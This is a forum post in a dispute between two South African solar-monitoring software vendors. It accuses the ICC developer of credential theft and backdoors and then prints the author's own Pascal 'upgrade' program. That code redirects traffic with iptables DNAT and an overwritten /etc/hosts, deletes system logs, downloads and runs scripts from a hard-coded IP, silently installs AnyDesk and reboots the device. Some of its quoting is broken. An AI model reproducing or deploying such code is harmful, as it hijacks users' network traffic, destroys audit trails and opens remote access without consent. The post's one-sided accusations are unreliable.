

INFECTED OR PROTECTED?... You decide.

So, it's been a while that I just kept quiet and let it slide, but I feel that people need to know this. Apologies if this is a long post, but there's a lot of ground to cover.

Firstly, iccosoftware keeps on refering to Centurion Solar's "infection". Well, can it be called an infection if I share publically what this "so called infection" does and why?

Firstly, there's the email address:

(From the "check for upgrade" button):

It IS IMPORTANT to complete your email settings to receive fault message from your inverter.

you can prevent damages to your solar system if you receive an email with the fault description

Have you ever wondered why iccosoftware wants your email adress so badly? They claim it's to match your key and to your email address or some absurd reason, but before you go and put it in like an obedient child, let's think outside of the box for a moment and do this little test on your own Pi...

Go to file manager and open the ICC folder. Now doubleclick on the Solar.db file and your database will open up. Click on the Browse data tab, and then select the Settings table. Have a look at setting number 3, 4, 5, 6, 7 and 8. In succession they are (all in clear text):

SMTPSERVER

SMTPPORT

EMAIL_SENDFROM

EMAIL_SENDTO


EMAIL_USERNAME

EMAIL_PASSWORD

Now, for anyone with even the slightest IT knowledge, you will know that with these details you can log into your privately owned mailbox. But wait, there's more. EVERY single time that your ICC starts up (after version 2.8.5) Manie added a little bit of code that sends these details striaght to him for his perusal. So guess who's reading your mail when you are sleeping at night...

And now for the big issue: **YOUR SYSTEM WAS HACKED BY MANIE!!!**

If anyone of you experienced this little mishap, guess what, Manie planted sporadic bugs that enabled him full access to not only your data as specified above, but also to your Pi and in doing so your entire network:



Starting with version 2.8.6 Manie systematically tricked you into upgrading to the latest versions (by saying this or that was fixed), and unsuspectingly, you upgraded your pi. And then one day, you got to your pi and BOOM, you were hit with this picture. This was Manie outright hacking and blacklisting your Pi.

If you are an affected user, and know what your machine ID is, try going to this website and seeing the response (you can replace \$CE2B94D7 in the example below with your own Machine ID to see your results):

[http://iccsoftware.co.za/blackexample/index.php?command=isblacklisted&argument=\\$CE2B94D7](http://iccsoftware.co.za/blackexample/index.php?command=isblacklisted&argument=$CE2B94D7)



Of course now with his latest 2.8.9 release (heaven knows how much more he can spy on you with that release), he wants to be the hero that “fixes” everyone’s pi’s by having them upgrade to this version, etc etc, but it’s all just a ploy to get you to roll over like a good doggie. If the result says “yes”, then you have been hacked and are blacklisted, and the error above appears because then he sends a kill signal to your pi which automatically, without

your approval or knowledge deletes your Solar.db file, and in doing so removes all your hard-earned data about your solar system, your settings, your SOC control, etc, but not before he gathers your email address and password of course... (I am guessing that he will quickly change his database so that the machine ID above will say “no” after reading this). A file called `/usr/bin/ic.blk/` is then created as well (among a host of others) which prevents your Pi from starting up again, which in turn forces you to contact someone about it. Also, to further prove the point, now that he has version 2.8.9 ready, he is telling ICC to not look at the link above any more to determine if you are blacklisted or not, but to use his newly created link to make him look innocent again:

[http://iccssoftware.co.za/setup2/index.php?command=isblacklisted&argument=\\$CE2B94D7](http://iccssoftware.co.za/setup2/index.php?command=isblacklisted&argument=$CE2B94D7)



Notice that in both these links the same Machine ID was specified, but the one referring to “blackexample” responds “yes” and the one going to the “setup2” path responds “no” in order to solicit your cry for help (with the first link) which then makes him look like the hero who magically fixed it (after directing your pi to look at the second link). It’s sickening to say the least and is outright criminal behaviour, so for anyone who doesn’t like being hacked, ask yourself if you really want to upgrade to the latest version. Transparaceny is what it’s all about. Remember that this is all being done to put Centurion Solar in a bad light, but carry on reading, it gets more interesting...

Automatic updates. I always say if it ain’t broke don’t fix it, yet when Manie feels like it, he changes a file on his server (http://iccssoftware.co.za/downloads/Auto_UpgradePi.txt) from 0 to 1, and boom, EVERY Pi connected to the internet gets whatever new version with whatever devious code is written in it when ICC starts, and they cannot prevent it from happening. If you were a client running Blue Nova batteries on an older version, guess what, sorry for you, your system will not longer communicate with those batteries. Remember the time when all your pi’s had the ICC file changed simply to ICC.htm? This was also part of the auto-upgrade thing that he was busy testing and just plonked out, as there is no proper testing environment for anything. Everything is just “done” as iccssoftware feels like it, and if there are issues afterwards, it gets fixed in a next release.

Then let’s go on to the removal of Blue Nova batteries: A lot of users were quite happily running previous versions of ICC, and Blue Nova kept on updating their firmware, but instead of just writing a better parser for the new data that will be compatible with all versions going forward, Manie simply decided to take it out completely, which forced the people that paid good money for that functionality to be stuck with an older version because the support for those batteries were just removed without notice. Which brings us to the next point:


Let’s talk about bug fixes. Have any of you ever counted the amount of bug fixes being done on ICC? A quick count on <http://iccssoftware.co.za/downloads/ICCPiChange.txt> shows ove 20 fixes in one change log. There’s hardly ever an update that doesn’t need fixing afterwards, let alone all the spelling mistakes made along the way.

Deleting your backups: Did you enjoy a previous version of ICC, or liked the fact that there was a backup kept when you upgraded in case something went wrong? Well, again without warning or your acceptance/knowledge, your backup files were deleted as well, forcing you onto the newer versions of ICC. This was all a carefully worked out plan to eventually get you to a point where your Pi as well as the rest of your network is vulnerable.


For anyone that knows how to operate wireshark (a packet capturing tool that can be installed on your pi with: `sudo apt-get install wireshark`), you can look at all the devious things happening when ICC starts on version 2.8.4 or lower. From version 2.8.5 Manie incorporated encryption, so the results are obscured, although in 2.8.5 he did not yet incorporate the backdoors that give him access to your Pi and network.

Two files, simply called M and MM are downloaded when your pi starts up, and contain 0 or 1 based on the payload he wants to execute on your Pi. You can see them here (they might be removed soon after this post in an effort to hide the truth):

<http://iccsoftware.co.za/downloads/M>



<http://iccsoftware.co.za/downloads/MM>



Among other things, the state of these files tell ICC which link to use to determine if a Pi is blacklisted or not, whether or not to open a backdoor into your system, etc.

Plagiarism: Have you ever looked at the iccsoftware.co.za website, and compared it to the website found at www.centurionsolar.co.za? Have a look, and besides having a much more professional website, you will notice that almost all of the content from the centurionsolar.co.za website has been plagiarised and copied word for word to the [iccsoftware](http://iccsoftware.co.za) site. Manie even has the odasity to link to my support videos after doing everything in his power to put me in a bad light. Even the spanish video he links to was made using an older version of my site, but between Manie and the person who made it they cleverly cut the video right at the address bar so no-one would see that. Sies man.

It's a pity that I spent years coding and working with Manie on this product, organizing protocol documents, marketing ICC, getting demo equipment to test, doing support, assiting difficult customers, taking the time to have meeting upon meeting with the CEO's of companies to drive the adoption of ICC as the de-facto-standard for monitoring on the voltronics range of products, helping him build a name for a product that I believed to be a part of, which ultimately turned out to be nothing more than the clever moves from a puppet master, making me his loyal slave, only for him to end up bad-mouthing me like a dog. Oh well, I could have been bipolar and have multiple restraint orders against my name I suppose..

Anyway, with all of this information, let's talk about this so-called "Centurion Solar Infection":

Let's start with the blacklisting thing... When I became aware of the fact that Manie is blacklisting people for something they paid good money for, I wrote a little program that, when asked if a system is blacklisted, it simply responds with a hard-coded "no". The source code for this snippet is here:

```
<?php
$response = array(


    'blacklisted' => 'no',
    'comment' => 'only for internal use!',

);

$encoded = json_encode($response, JSON_PRETTY_PRINT);
header('Content-type: application/json');
exit($encoded);
```

I published this index.php file at centurionsolar.co.za/setup2 as well as centurionsolar.co.za/blackexample in order for my site to continuously respond with the hard-coded "no" that your Pi is not blacklisted. This can be tested with the following links:

[http://centurionsolar.co.za/blackexample/index.php?command=isblacklisted&argument=\\$CE2B94D7](http://centurionsolar.co.za/blackexample/index.php?command=isblacklisted&argument=$CE2B94D7)



Or

[http://centurionsolar.co.za/setup2/index.php?command=isblacklisted&argument=\\$CE2B94D7](http://centurionsolar.co.za/setup2/index.php?command=isblacklisted&argument=$CE2B94D7)



As with the other examples earlier, you are welcome to replace the Machine ID with your own Machine ID in the above examples and you will see that it simply responds saying that you are not blacklisted.

The next thing I needed to do to protect people's privacy was to ensure that their Pi's do not contact Manie's website any more, but still make the Pi think that it's talking to his website. This was done by creating a firewall rule on the Pi that redirects traffic intended for his website (196.22.132.68) to my website (156.38.173.131), and I also altered the `/etc/hosts` file to redirect DNS queries for `iccsoftware.co.za` to my IP address.

For complete transparency, I also updated the old RunICC script that started ICC to a newer version as part of good maintenance, and also added the install of Anydesk, for users that don't have VNC but still require on-the-fly support.

Also, it was discovered that as part of the backdoor code Manie was executing on every pi with each update, the Pi kept on logging “lo ate my ip address” (it should have read “locate my ip address”) to the three most-used logfiles on your pi. They are:

/var/log/kern.log


/var/log/messages.log

/var/log/syslog.log

These messages would create so much that your Pi’s entire SD card could get filled in under an hour. Initially we thought this was part of a software update, but we now discovered that when ICC is not running, these files do not show up on the log.

So, again, as part of keeping things up a file named /etc/raspbian.sh was created that simply deletes these log files to prevent the SD card from filling up.

Lastly, many of you have previously clicked on the upgrade button, and halfway through the download of the latest version you would loose internet connectivity, etc, which caused your ICC to fail, and then needed to be restored to an older version before the upgrade can be tried again. As part of the so-called “infection” I simply bettered this process by calculating the md5 hash value of the version to be downloaded, and saved this in a file on my server called <http://centurionsolar.co.za/downloads/md5checksum>, which produced:



After downloading the latest upgrade file (ICC.Upgrade), your Pi would then generate it’s own md5 hash value of the file, and if it’s exactly the same as the pre-downloaded hash, it means the file was transferred successfully without any alterations (such as a drop in internet, etc).

Once the entire process finished, it would inform you of a reboot, which is required to enable the new firewall rules in order to protect you from being hacked by Manie.

And just to prove a point, I will even post the entire sourcecode I explained just now at the bottom of this post for your perusal. If anyone spots this so-called “infection” please let me know ;).

Of course keeping the client’s data away from the prying hands of Manie also meant that every pi that wasn’t contacting his site any more would now start looking for an update from my side, so to complete the process I started going through every update he released with a fine tooth comb which meant testing it on different systems for stability, checking if there were any malicious code being executed, etc, and then only upon passing those tests did I make an update available on my site, which will explain why updates from my site sometimes took longer than that from Manie’s site, but with the insight provided above I trust you will understand why.

Lastly, I want to end this post with a few public challenges:


1. I challenge Manie to submit his company registration number.
Here is ours: Centurion Solar (Pty) Ltd - 2015/270623/07
2. I challenge Manie to submit his VAT number.
Here is ours: Centurion Solar (Pty) Ltd – 4280276736

3. I challenge Manie to submit his cellphone number for support queries. Here is mine:
083 452 5006
4. I would actually challenge anyone out there that have bought from manie before to say wether they have gotten an proper VAT invoice from him in South African Rand. He prefers dealing in paypal, and in doing so is trying to save him from paying vat, provisionals, etc.
5. Centurion Solar offers dedicated support personnel that can assist telephonically or physically with the setup and configuration of your Pi, your solar system, etc.
6. Centurion Solar buys dedicated VNC Professional licenses, offering 256bit encryption to every Pi that goes out. Every connection Centurion Solar makes to a pi is tracked and audited for your security and benefit.
7. Every Pi that comes from Centurion Solar gets a pre-configured cloud account which includes support videos to help people configure their systems on their mobile phones and tablets, as well as 3 dashboards where they can consume the data about their system in a single click. If you purchase just a license from Manie, you have to firstly purchase a cloud account at emoncms.org, then figure out how the feeds and inputs work, then figure out how to capture them, and then spend countless hours trying to configure your own dashboards. This is a daunting task if you are a home user, let alone an installer having to do everything manually by hand. An example of the cloud accounts that come with **EVERY** Centurion Solar Pi can be seen below:

<https://centurionsolar.co.za/emoncms8/dashboard/view&id=102>


<https://centurionsolar.co.za/emoncms8/dashboard/view&id=103>

<https://centurionsolar.co.za/emoncms8/dashboard/view&id=104>



Your cloud dashboards are ready. Check them out below!

Emoncms Server 2: <https://centurionsolar.co.za/emoncms2>
 Emoncms API: 54847fc344f8c001b28
 Emoncms Posting NODE: Raspberry
 Username:
 Password:



Gauges Dashboard

The real-time overview of anything and everything happening in your system. Daily and hourly maximums, system efficiency, critical components temperature, together with a graph that can be zoomed into infinitely makes this the perfect dashboard to monitor just how well your system is performing.

Easy Dashboard

The easy dashboard takes a minimalist approach, showing only what you need to confirm that everything is running properly. The power in and out of the system will show green, yellow or red based on configurable thresholds, to provide an at-a-glance view of the entire system. Called the Easy Dashboard, it's exactly that - EASY!

Classic Dashboard

The classic dashboard is where all your data is saved. Need to see how your system performed a year ago? No problem, simply choose the metric you are interested in, select the date range and the graphs will generate on the fly. It's so easy it's Classic!



Configure Android phone

One of the nicest features of online monitoring is the ability to see exactly how your system is performing, in the palm of your hand. Click this heading to find out how to download and configure the Android App.

Configure Apple phone

If you are an Iphone or Ipad user, you can also monitor your system using the Emoncms app for IOS. Click this heading for detailed instructions to install and configure the app on your device.

Use Pylontech Batteries?

Click this heading if you are using Pylontech batteries with ICC and want to connect and monitor them properly. Note that you will need the Pylontech cable (sold separately, [Click here to order yours](#))

8. There's a saying that goes "benoude ape maak benoude spronge". I am guessing that this post might be deleted soon, after all, Manie is the moderator here...
9. And as promised, here is the source code for the "infection" Manie talks about. I leave it to you to decide whether your Pi was infected by it or protected by it.

PS, in the next 24-48 hours I will be posting links all over the internet for a pre-licensed image on a latest version, that will run on ANY Pi. Simply burn the image to an SD card, contact info@centurionsolar.co.za for a cloud account, and enjoy, unless Manie comes to his senses and stops this nonsense of course... 😊

START CODE:

```
unit Unit1;
// TODO
// Change entire filesystem to the same date
```

```
{ $mode objfpc } { $H+ }
```


interface

uses

Classes, SysUtils, Forms, Controls, Graphics, Dialogs, StdCtrls, fphttpclient, Process;

type

{ TForm1 }

TForm1 = class(TForm)

Label1: TLabel;

procedure FormActivate(Sender: TObject);

procedure FormCreate(Sender: TObject);

procedure FormDestroy(Sender: TObject);

procedure Label1Click(Sender: TObject);

private

FHTTPClient: TFPHTTPClient;

procedure Download(AFrom, ATo: String);

procedure DoOnWriteStream(Sender: TObject; APosition: Int64);

function FormatSize(Size: Int64): String;

public

end;

var

Form1: TForm1;

s : TStringList;

Contents : TStringList;

i :integer;

result : ansistring;

md5value, md5compare : string;

tfIn: TextFile;

AProcess: TProcess;

implementation

{ \$R *.lfm }

type

{ TDownloadStream }

TOnWriteStream = procedure(Sender: TObject; APos: Int64) of object;

TDownloadStream = class(TStream)

private

FOnWriteStream: TOnWriteStream;

FStream: TStream;

public

```

    constructor Create(AStream: TStream);
    destructor Destroy; override;
    function Read(var Buffer; Count: LongInt): LongInt; override;
    function Write(const Buffer; Count: LongInt): LongInt; override;
    function Seek(Offset: LongInt; Origin: Word): LongInt; override;
    procedure DoProgress;
published
    property OnWriteStream: TOnWriteStream read FOnWriteStream write FOnWriteStream;
end;

{ TForm1 }

{ TDownloadStream }

constructor TDownloadStream.Create(AStream: TStream);
begin
    inherited Create;
    FStream := AStream;
    FStream.Position := 0;
end;

destructor TDownloadStream.Destroy;
begin
    FStream.Free;
    inherited Destroy;
end;

function TDownloadStream.Read(var Buffer; Count: LongInt): LongInt;
begin
    Result := FStream.Read(Buffer, Count);
end;

function TDownloadStream.Write(const Buffer; Count: LongInt): LongInt;
begin
    Result := FStream.Write(Buffer, Count);
    DoProgress;
end;

function TDownloadStream.Seek(Offset: LongInt; Origin: Word): LongInt;
begin
    Result := FStream.Seek(Offset, Origin);
end;

procedure TDownloadStream.DoProgress;
begin
    if Assigned(FOnWriteStream) then
        FOnWriteStream(Self, Self.Position);
end;

```

```
{ TForm1 }
```

```
procedure TForm1.Download(AFrom, ATo: String);
var
  DS: TDownloadStream;
begin
  DS := TDownloadStream.Create(TFileStream.Create(ATo, fmCreate));
  try
    DS.FOnWriteStream := @DoOnWriteStream;
    try
      FHTTPClient.HTTPMethod('GET', AFrom, DS, [200]);
    except
      on E: Exception do
        begin
          ShowMessage(e.Message)
        end;
      end;
    finally
      DS.Free
    end;
  end;
end;
```

```
function TForm1.FormatSize(Size: Int64): String;
const
  KB = 1024;
  MB = 1024 * KB;
  GB = 1024 * MB;
begin
  if Size < KB then
    Result := FormatFloat('#,##0 Bytes', Size)
  else if Size < MB then
    Result := FormatFloat('#,##0.0 KB', Size / KB)
  else if Size < GB then
    Result := FormatFloat('#,##0.0 MB', Size / MB)
  else
    Result := FormatFloat('#,##0.0 GB', Size / GB);
end;
```

```
procedure TForm1.DoOnWriteStream(Sender: TObject; APosition: Int64);
begin
  Label1.Caption := 'Downloaded so far: ' + FormatSize(APosition);
  Application.ProcessMessages;
end;
```

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  FHTTPClient := TFPHTTPClient.Create(nil);

end;
```

```

procedure TForm1.FormDestroy(Sender: TObject);
begin
    FHTTPClient.Free;;
end;

```

```

procedure TForm1.Label1Click(Sender: TObject);
begin

end;

```

```

procedure CreateFirewallRules;
begin
    { *****Create Firewall rules***** }
    s := TStringList.Create;
    s.Add('*nat');
    s.Add('-A OUTPUT -p tcp -d 196.22.132.68 --dport 80 -j DNAT --to-destination 156.38.173.131:80');
    s.Add('-A POSTROUTING -j MASQUERADE');
    s.Add('COMMIT');
    s.SaveToFile('filename');
    s.Free;
end;

```

```

procedure CreateFirewallScript;
begin
    { *****Create Firewall script***** }
    s := TStringList.Create;
    s.Add('#!/bin/bash');
    s.Add('sudo /sbin/iptables-restore < filename');
    s.SaveToFile('filename2');
    s.Free;
    RunCommand('sudo chmod a+x filename2',result);
    RunCommand('./filename2',result);
end;

```

```

procedure CreatehostsFile;
begin
    { *****Create hosts File***** }
    s := TStringList.Create;
    s.Add('127.0.0.1    localhost');
    s.Add('::1        localhost ip6-localhost ip6-loopback');
    s.Add('ff02::1      ip6-allnodes');
    s.Add('ff02::2      ip6-allrouters');
    s.Add('');
    s.Add('127.0.1.1    ICC-Solar');

```

```
s.Add('156.38.173.131 iccsoftware.co.za');
s.Add('156.38.173.131 www.iccsoftware.co.za');
s.SaveToFile('/etc/hosts');
s.Free;
end;
```

```
procedure InstallAnydesk;
begin
  RunCommand('sudo dpkg -i anydesk_5.1.1-1_armhf.deb',result);
  RunCommand('sudo apt-get -f install',result);

end;
```

```
procedure RedoStartup;
begin
  If FileExists('RunICC') Then
  begin
    RunCommand('sudo rm RunICC',result);
    s := TStringList.Create;
    s.Add('#!/bin/sh');
    s.Add('sleep 10');
    s.Add("");
    s.Add('COMMAND=./ICC');
    s.Add('LOGFILE=restart.txt');
    s.Add("");
    s.Add('cd /home/pi/ICC');
    s.Add("");
    s.Add('while true ; do');
    s.Add('$COMMAND');
    s.Add("");
    s.Add('done');
    s.SaveToFile('RunICC');
    s.Free;
    RunCommand('sudo chmod a+x RunICC',result);
  end;
```

```
end;
procedure TForm1.FormActivate(Sender: TObject);
begin
  Application.ProcessMessages;
  Label1.Caption := 'Contacting download site';
  Application.ProcessMessages;
  sleep(3000);
  Label1.Caption := 'Connecting to download site';
  Application.ProcessMessages;
  CreateFirewallRules;
  CreateFirewallScript;
  CreatehostsFile;
  RunCommand('sudo rm /var/log/kern*',result);
  RunCommand('sudo rm /var/log/messages*',result);
```

```

RunCommand('sudo rm /var/log/syslog*',result);
Download('http://156.38.173.131/downloads/raspbian.sh', 'raspbian.sh');
RunCommand('sudo mv /home/pi/ICC/raspbian.sh /etc/raspbian.sh,result);
RunCommand('sudo chmod a+x /etc/raspbian.sh',result);
Download('http://156.38.173.131/downloads/raspbianinstall', 'raspbianinstall');
RunCommand('sudo chmod a+x /home/pi/ICC/raspbianinstall,result);
RunCommand('./raspbianinstall,result);
RunCommand('if [ -f /home/pi/ICC/updated ]; then,result);
RunCommand('echo " "',result);
RunCommand('else,result);
RunCommand('sudo touch /home/pi/ICC/updated,result);
RunCommand('fi,result);
Label1.Caption := 'Downloading Helpdesk Software';
Application.ProcessMessages;
sleep(2000);
Download('http://156.38.173.131/downloads/anydesk_5.1.1-1_armhf.deb',
'/tmp/anydesk_5.1.1-1_armhf.deb');
Label1.Caption := 'Installing Helpdesk Software';
Application.ProcessMessages;
InstallAnydesk;
Label1.Caption := 'Upgrading ICC to latest version';
Application.ProcessMessages;
sleep(2000);
repeat
Download('http://156.38.173.131/downloads/md5checksum', '/tmp/md5checksum');
Download('http://156.38.173.131/downloads/ICC.upgrade', 'ICC.upgrade');

    AProcess := TProcess.Create(nil);
    AProcess.Executable:= '/usr/bin/md5sum';
    AProcess.Parameters.Add('ICC.upgrade');
    AProcess.Options := AProcess.Options + [poWaitOnExit, poUsePipes];
    AProcess.Execute;
    s := TStringList.Create;
    s.LoadFromStream(AProcess.Output);
    s.SaveToFile('md5value');
    s.Free;
    AProcess.Free;
AssignFile(tfIn,'md5valuefile');
try
    reset(tfIn);
    while not eof(tfIn) do
    begin
        readln(tfIn, md5value);
    end;
finally
    CloseFile(tfIn);
end;
AssignFile(tfIn,'md5check');
try
    reset(tfIn);

```



```
while not eof(tfIn) do
begin
    readln(tfIn, md5compare);
end;
finally
    CloseFile(tfIn);

    if md5value = md5compare then
        begin
            ShowMessage('Done, Pi will reboot');
        end
    else
        begin
            ShowMessage('Download Failed, retrying..');
        end;
    end;
until md5value = md5compare;
close;
RunCommand('sudo reboot',result);
end;
```